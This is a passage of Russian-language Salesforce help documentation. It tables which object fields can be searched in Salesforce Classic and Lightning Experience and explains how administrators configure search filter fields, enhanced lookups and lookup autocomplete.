| Адрес для счета                               |                         | ✓                 | ✓                |
| Описание                                      |                         | ✓                 | ✓                |
| Внешнее примечание                            |                         | ✓                 | ✓                |
| Внутренние комментарии                        |                         | ✓                 | ✓                |
| Имя заказа                                    | ✓                       | ✓                 | ✓                |
| Регистрационный номер заказа                  |                         | ✓                 | ✓                |
| Номер заказа                                  |                         | ✓                 | ✓                |
| Инструкция по обработке                       |                         | ✓                 | ✓                |
| Адрес отправки                                |                         | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и | ✓                       | ✓                 | ✓                |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------|
| настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.)  |                         |                   |                  |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: люди

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск людей, однако они позволяют искать пользователей. См. раздел [«Поля, доступные для поиска: пользователь»](#).

Для поиска людей рекомендуем использовать функцию глобального поиска или инструменты поиска на вкладке «Люди».


| Поля, доступные для поиска                | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Люди» |
|---|-------------------------|-------------------|------------------|----------------|
| Обо мне                                   |                         |                   | ✓                |                |
| Эл. почта                                 |                         |                   | ✓                |                |
| Личное имя                                |                         |                   | ✓                | ✓              |
| Фамилия                                   |                         |                   | ✓                | ✓              |
| Имя                                       |                         |                   | ✓                | ✓              |
| Прозвище                                  |                         |                   | ✓                | ✓              |
| Тел.                                      |                         |                   | ✓                |                |
| Код записи (только 15-значный код записи) |                         |                   | ✓                |                |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск | Вкладка «Люди» |
|--|-------------------------|-------------------|------------------|----------------|
| Имя пользователя   |                         |                   | ✓                |                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) |                         |                   | ✓                |                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         |                   | ✓                |                |

 **Прим.:** Данные из скрытых полей профиля недоступны для поиска, выполняемого в сообществе другими партнерами и клиентами, но доступны для поиска, выполняемого пользователями во внутренней организации компании.

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: цикл производительности

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------|
| Имя  | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------|
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: организация-лицо

| Поля, доступные для поиска        | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|-----------------------------------|-------------------------|-------------------|------------------------------|---|---|
| Имя организации                   | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Имя организации (на родном языке) | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Номер организации                 | ✓                       | ✓                 |                              |   | ✓   |
| Местоположение организации        | ✓                       | ✓                 |                              |   | ✓   |
| Ассистент                         | ✓                       | ✓                 |                              |   | ✓   |
| Тел. ассистента                   | ✓                       | ✓                 |                              |   | ✓   |
| Адрес для счета                   |                         | ✓                 |                              |   | ✓   |
| Описание                          |                         | ✓                 |                              |   | ✓   |
| Эл. почта                         | ✓                       | ✓                 |                              |   | ✓   |
| Факс                              | ✓                       | ✓                 |                              |   | ✓   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Доступные поля организаций-лиц определяются используемой версией Salesforce.

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|--|-------------------------|-------------------|------------------------------|---|---|
| Дом. тел.  | ✓                       | ✓                 |                              |   | ✓   |
| Почтовый адрес   |                         | ✓                 |                              |   | ✓   |
| Мобильный тел.   | ✓                       | ✓                 |                              |   | ✓   |
| Другой адрес   |                         | ✓                 |                              |   | ✓   |
| Другой тел.  | ✓                       | ✓                 |                              |   | ✓   |
| Адрес отправки   |                         | ✓                 |                              |   | ✓   |
| Биржевой символ  | ✓                       | ✓                 |                              |   | ✓   |
| Должность  |                         | ✓                 |                              |   | ✓   |
| Веб-сайт   | ✓                       | ✓                 |                              | ✓                                       | ✓   |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.)                      | ✓                       | ✓                 |                              |   | ✓   |
| Все настраиваемые поля организаций и контактов типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «Эл. почта» и «тел.» |                         | ✓                 |                              |   | ✓   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: прайс-лист

Функции глобального поиска, поиска на боковой панели и расширенного поиска не поддерживают поиск прайс-листов. Чтобы найти нужный прайс-лист, воспользуйтесь областью «**Прайс-листы**» на вкладке «Продукты».

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск | Поиск на вкладке «Продукты» |
|----------------------------|-------------------------|-------------------|------------------------------|------------------|-----------------------------|
| Описание прайс-листа       |                         |                   |                              | ✓                | ✓                           |
| Имя прайс-листа            |                         |                   | ✓                            | ✓                | ✓                           |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: продукт

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск прайс-листов или продуктов. Для поиска продуктов рекомендуем использовать функцию глобального поиска или область «**Найти продукты**» на вкладке «Продукты».

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск | Поиск на вкладке «Продукты» |
|---|-------------------------|-------------------|------------------------------|------------------|-----------------------------|
| Фамилия   |                         |                   |                              | ✓                | ✓                           |
| Код продукта  |                         |                   | ✓                            | ✓                | ✓                           |
| Описание продукта   |                         |                   |                              | ✓                | ✓                           |
| Имя продукта  |                         |                   | ✓                            | ✓                | ✓                           |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода |                         |                   |                              | ✓                | ✓                           |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск | Поиск на вкладке «Продукты» |
|--|-------------------------|-------------------|------------------------------|------------------|-----------------------------|
| (Начальные нули могут быть пропущены.)   |                         |                   |                              |                  |                             |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         |                   |                              | ✓                | ✓                           |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: вопрос

Вкладка «Ответы» в системе Salesforce содержит все вопросы, опубликованные в сообществе ответов.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Текст вопроса              |                         | ✓                 | ✓                |
| Заголовок вопроса          | ✓                       | ✓                 | ✓                |
| Текст ответа               |                         | ✓                 | ✓                |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: быстрый текст

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Сообщение                  |                         | ✓                 | ✓                |
| Имя                        | ✓                       | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: смета

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный поиск | Глобальный поиск |
|--|-------------------------|-------------------|-------------------|------------------|
| Имя сметы  | ✓                       | ✓                 | ✓                 | ✓                |
| Номер сметы  | ✓                       | ✓                 |                   | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         |                   |                   | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Поля, доступные для поиска: отчет

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Описание                   | ✓                       | ✓                 | ✓                |
| Имя отчета                 | ✓                       | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: копилка наград

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Имя   | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Поля, доступные для поиска: тип копилки наград

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Имя   | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: пользователь портала самообслуживания

Пользователи портала самообслуживания поддерживают только стандартные диалоговые поиски.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------------------|------------------|
| Личное имя                 |                         |                   | ✓                            |                  |
| Фамилия                    |                         |                   | ✓                            |                  |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

Поля, доступные для поиска: сервисный контракт

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Номер контракта            | ✓                       | ✓                 | ✓                |
| Описание                   |                         | ✓                 | ✓                |
| Имя                        | ✓                       | ✓                 | ✓                |
| Особые условия             |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: навык

| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|--|-------------------------|-------------------|------------------|
| Имя  | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



Поля, доступные для поиска: решение

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск решений. Для поиска решений рекомендуем использовать функцию глобального поиска или кнопку «Найти решение» на вкладке «Решения».

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Поля, доступные для поиска: задача, календарное событие и запрошенная конференция

Архивные действия недоступны для поиска.

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|---|-------------------------|-------------------|------------------|
| Описание (только для задач и событий)   |                         | ✓                 | ✓                |
| Тема  | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «автономерація» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 | ✓                |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 | ✓                |

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com Edition.**

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: тема

Функции поиска на боковой панели и расширенного поиска не поддерживают поиск тем. Для поиска темы рекомендуем использовать функцию глобального поиска.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Глобальный поиск |
|----------------------------|-------------------------|-------------------|------------------|
| Описание                   |                         | ✓                 | ✓                |
| Имя                        | ✓                       | ✓                 | ✓                |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: пользователь

Если организация использует Chatter, то дополнительную информацию о поиске людей см. в разделе «Поля, доступные для поиска: люди».

| Поля, доступные для поиска                | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|---|-------------------------|-------------------|------------------------------|---|---|
| Обо мне                                   |                         | ✓                 |                              |   | ✓   |
| Эл. почта                                 | ✓                       | ✓                 |                              |   | ✓   |
| Личное имя                                | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Фамилия                                   | ✓                       | ✓                 | ✓                            |   | ✓   |
| Отчество                                  | ✓                       | ✓                 |                              | ✓                                       | ✓   |
| Имя                                       | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Прозвище                                  | ✓                       | ✓                 |                              |   | ✓   |
| Тел.                                      | ✓                       | ✓                 |                              |   | ✓   |
| Код записи (только 15-значный код записи) | ✓                       | ✓                 |                              |   | ✓   |
| Суффикс                                   | ✓                       | ✓                 |                              | ✓                                       | ✓   |
| Имя пользователя                          | ✓                       | ✓                 |                              |   | ✓   |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступные поля определяются используемой версией Salesforce.

| Поля, доступные для поиска  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|---|-------------------------|-------------------|------------------------------|---|---|
| Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода<br>(Начальные нули могут быть пропущены.) | ✓                       | ✓                 |                              |   | ✓   |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.»    |                         | ✓                 |                              |   | ✓   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: Заказ-наряд

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|----------------------------|-------------------------|-------------------|------------------------------|---|---|
| Описание                   | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Тема                       | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Все настраиваемые          | ✓                       | ✓                 |                              |   | ✓   |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступные поля определяются используемой версией Salesforce.

| Поля, доступные для поиска | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|----------------------------|-------------------------|-------------------|------------------------------|---|---|
|----------------------------|-------------------------|-------------------|------------------------------|---|---|

поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода  
(Начальные нули могут быть пропущены.)

|  |  |   |  |  |   |
|--|--|---|--|--|---|
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |  | ✓ |  |  | ✓ |
|--|--|---|--|--|---|

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

Поля, доступные для поиска: Элемент строки заказа-наряда

| Поля, доступные для поиска                                  | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|---|-------------------------|-------------------|------------------------------|---|---|
| Описание  | ✓                       | ✓                 | ✓                            | ✓                                       | ✓   |
| Все настраиваемые поля типа «автонумерация» и настраиваемые | ✓                       | ✓                 |                              |   | ✓   |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступные поля определяются используемой версией Salesforce.


| Поля, доступные для поиска   | Поиск на боковой панели | Расширенный поиск | Стандартный диалоговый поиск | Расширенный диалоговый поиск: поля имен | Глобальный поиск и Расширенный диалоговый поиск: все поля |
|--|-------------------------|-------------------|------------------------------|---|---|
| поля, заданные в качестве внешнего кода<br><br>(Начальные нули могут быть пропущены.)  |                         |                   |                              |   |   |
| Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста», «область обогащенного текста», «эл. почта» и «тел.» |                         | ✓                 |                              |   | ✓   |

СМ. ТАКЖЕ:

[Поля объектов, доступные для поиска в Salesforce Classic](#)

### Поля объектов, доступные для поиска в Lightning Experience

Записи, возвращаемые в результатах поиска, определяются доступностью типа объекта записи и его полей для поиска. Результаты поиска не отображают объект, значение которого хранится в поле, которое недоступно для поиска.

 **Прим.:** При поиске значения в поле, скрытом согласно параметрам безопасности, результаты возвращают запись, содержащую данное поле. Тем не менее, данное поле не отображается.

Чтобы определить объекты, которые могут быть найдены посредством функции поиска, воспользуйтесь таблицей ниже. Если объект содержит настраиваемые поля, то функция поиска может возвращать записи данного объекта со значениями настраиваемых полей.

#### ВЕРСИИ


Доступно в версиях: Lightning Experience

Типы записей, доступные для поиска, определяются используемой версией системы.

| Объект      | Поля  |
|-------------|---|
| Организация | Имя организации<br>Имя организации (на родном языке)<br>Номер организации<br>Местоположение организации |

| Объект        | Поля   |
|---------------|--|
|               | <p>Адрес для счета</p> <p>Описание</p> <p>Номер D-U-N-S (Данное поле доступно только организациям, использующим Data.com.)</p> <p>Факс</p> <p>Тел.</p> <p>Адрес отправки</p> <p>Биржевой символ</p> <p>Веб-сайт</p> <p>Все настраиваемые поля</p>  |
| Актив         | <p>Имя актива</p> <p>Описание</p> <p>Серийный номер</p>  |
| Вложение      | <p>Описание</p> <p>Имя</p>   |
| Кампания      | <p>Имя кампании</p>  |
| Обращение     | <p>Комментарии к обращению</p> <p>Номер обращения</p> <p>Описание</p> <p>Тема</p> <p>Веб-компания (поле пользователя, отправившего обращение через Интернет)</p> <p>Веб-адрес (поле пользователя, отправившего обращение через Интернет)</p> <p>Веб-имя (поле пользователя, отправившего обращение через Интернет)</p> <p>Веб-телефон (поле пользователя, отправившего обращение через Интернет)</p> |
| Лента Chatter | <p>@<i>имя</i> (где переменная <i>имя</i> заменяется именем пользователя)</p> <p>Текст комментария</p> <p>Имя комментатора</p> <p>Имя файла</p> <p>Имя группы</p>  |

| Объект                       | Поля   |
|------------------------------|--|
|                              | <p>Ссылки</p> <p>Текст сообщения</p> <p>Происхождение сообщения (имя пользователя, группы, записи)</p>   |
| Группы Chatter               | <p>Описание группы</p> <p>Имя группы</p>   |
| Контакт                      | <p>Имя ассистента</p> <p>Тел. ассистента</p> <p>Отдел</p> <p>Описание</p> <p>Эл. почта</p> <p>Факс</p> <p>Личное имя</p> <p>Личное имя (на родном языке)</p> <p>Дом. тел.</p> <p>Фамилия</p> <p>Фамилия (на родном языке)</p> <p>Почтовый адрес</p> <p>Отчество</p> <p>Отчество (на родном языке)</p> <p>Мобильный тел.</p> <p>Другой адрес</p> <p>Другой тел.</p> <p>Тел.</p> <p>Суффикс</p> <p>Должность</p> |
| Настраиваемые объекты и поля | <p>Имя</p> <p>Все настраиваемые поля типа «автонумерация» и настраиваемые поля, заданные в качестве внешнего кода (не нужно вводить начальные нули)</p> <p>Все настраиваемые поля типа «эл. почта» и «тел.»</p>  |

| Объект             | Поля  |
|--------------------|---|
|                    | <p>Все настраиваемые поля типа «текст», «текстовая область», «область подробного текста» и «область обогащенного текста»</p> <p> <b>Прим.:</b> Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.</p> |
| Панель мониторинга | Заголовок   |
| Документ           | Текст<br>Имя  |
| Файл               | Текст<br>Описание<br>Расширение (например, ppt)<br>Имя<br>Ответственный   |
| Интерес            | Адрес<br>Компания<br>Компания (на родном языке)<br>Описание<br>Эл. почта<br>Факс<br>Личное имя<br>Личное имя (на родном языке)<br>Фамилия<br>Фамилия (на родном языке)<br>Отчество<br>Мобильный тел.<br>Тел.<br>Суффикс<br>Должность  |
| Примечание         | Текст   |




| Объект           | Поля   |
|------------------|--|
| Возможность      | Заголовок<br>Описание<br>Имя возможности<br>Имя организации  |
| Люди             | Обо мне<br>Эл. почта<br>Личное имя<br>Фамилия<br>Имя<br>Псевдоним<br>Тел.<br>Код записи (только 15-значный код записи)<br>Имя пользователя   |
| организация-лицо | Имя организации<br>Имя организации (на родном языке)<br>Номер организации<br>Местоположение организации<br>Ассистент<br>Тел. ассистента<br>Адрес для счета<br>Описание<br>Эл. почта<br>Факс<br>Дом. тел.<br>Почтовый адрес<br>Мобильный тел.<br>Другой адрес<br>Другой тел.<br>Адрес отправки<br>Биржевой символ<br>Должность<br>Website |

| Объект                       | Поля   |
|------------------------------|--|
| Прайс-лист                   | Описание прайс-листа<br>Имя прайс-листа                      |
| Продукт                      | Фамилия<br>Код продукта<br>Описание продукта<br>Имя продукта |
| Отчет                        | Описание<br>Имя отчета                                       |
| Заказ-наряд                  | Описание<br>Тема   |
| Элемент строки заказа-наряда | Описание   |

## Настройка фильтров для результатов поиска пользователей

- Щелкните в связанном списке объекта на странице «Результаты поиска» **«Настроить...» > Фильтры для всех пользователей.**  
Кроме того, в параметрах управления для объекта перейдите в раздел «Макеты поиска» и нажмите кнопку **«Правка»** для **«Поля фильтра поиска»**.
- Чтобы выбрать столбцы, воспользуйтесь кнопками **«Добавить»** и **«Удалить»**.
- Чтобы изменить порядок отображения столбцов, воспользуйтесь кнопками **«Вверх»** и **«Вниз»**.
- Нажмите кнопку **«Сохранить»**.

 **Прим.:** Фильтры результатов поиска, заданные для объекта во внутренней организации, также применяются к результатам поиска для данного объекта в сообществах.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов  
поиска:

- «Настройка приложения»

## Настройка поиска посредством диалогового окна поиска

Настройте столбцы, которые должны отображаться пользователям в результатах поиска.

### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **All Editions except Database.com**

## Настройка поиска с помощью диалогового окна поиска в Salesforce Classic

Включение расширенного поиска и автозаполнения полей поиска, а также настройка полей фильтра поиска.

Ниже перечислены способы настройки поисков, доступные администраторам.

- [Включение расширенных поисков](#)
- [Определение полей фильтра поиска](#)
- [Включение функции автозаполнения полей поиска](#)


### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **All Editions except Database.com**

## Включение расширенных поисков

Расширенные поиски позволяют пользователям использовать специальные символы, а также сортировать, фильтровать и пролистывать результаты. Расширенные поиски поддерживаются только организациями, контактами, пользователями, возможностями и настраиваемыми объектами.

 **Прим.:** Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.

1. Введите «*Параметры поиска*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Параметры поиска**».
2. Выберите нужные объекты в области «Параметры поиска». В настоящее время данная функция поддерживается только поисками организаций, контактов, пользователей и настраиваемых объектов.
3. Нажмите кнопку «**Сохранить**».

После включения расширенных поисков выберите поля, доступные пользователям для фильтрации результатов поиска. В противном случае, фильтры не могут использоваться в диалоговых окнах расширенного поиска. Поля, настроенные для использования расширенных поисков, не поддерживают поиски по одному символу (кроме поисков на китайском, японском, корейском или тайском языке) и критерии поиска, начинающиеся со специальных символов.

### ВЕРСИИ


Доступно в версиях: Salesforce Classic.

Доступно в версиях: **All Editions except Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения расширенных поисков:

- «Настройка приложения»

 **Прим.:** Включение расширенных поисков в организации инициирует их включение для любых создаваемых страниц Visualforce.

СМ. ТАКЖЕ:

[Настройка поиска с помощью диалогового окна поиска в Salesforce Classic](#)

### Определение полей фильтра поиска

После включения расширенных поисков выберите поля, доступные пользователям для фильтрации результатов поиска. В противном случае, фильтры не могут использоваться в диалоговых окнах расширенного поиска.

1. В параметрах управления для учетных записей, контактов, возможностей, пользователей или настраиваемых объектов перейдите к разделу «Макеты поиска».
2. В макете «Поля фильтров поиска» нажмите кнопку **«Правка»**.
3. Чтобы добавить или удалить поля из макета и определить порядок их отображения, воспользуйтесь стрелками. При необходимости добавьте не более шести полей фильтра в список «Выбранные поля». Чтобы выбрать несколько отдельных полей, воспользуйтесь комбинацией CTRL + щелчок. Чтобы выбрать несколько смежных полей, воспользуйтесь комбинацией SHIFT + щелчок.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка поиска с помощью диалогового окна поиска в Salesforce Classic](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **All Editions except Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения полей фильтра поиска:

- «Настройка приложения»

## Включение функции автозаполнения полей поиска

Функция автозаполнения полей поиска позволяет пользователям выбирать элементы из динамического списка недавно использованных совпадающих записей при редактировании поля поиска. Данная функция поддерживается только поисками организаций, контактов, пользователей, возможностей и настраиваемых объектов.

1. Введите «*Параметры поиска*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Параметры поиска**».
2. Выберите нужные поиски объектов в области «Параметры поиска». В настоящее время данная функция поддерживается только поисками организаций, контактов, возможностей, пользователей и настраиваемых объектов.
3. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

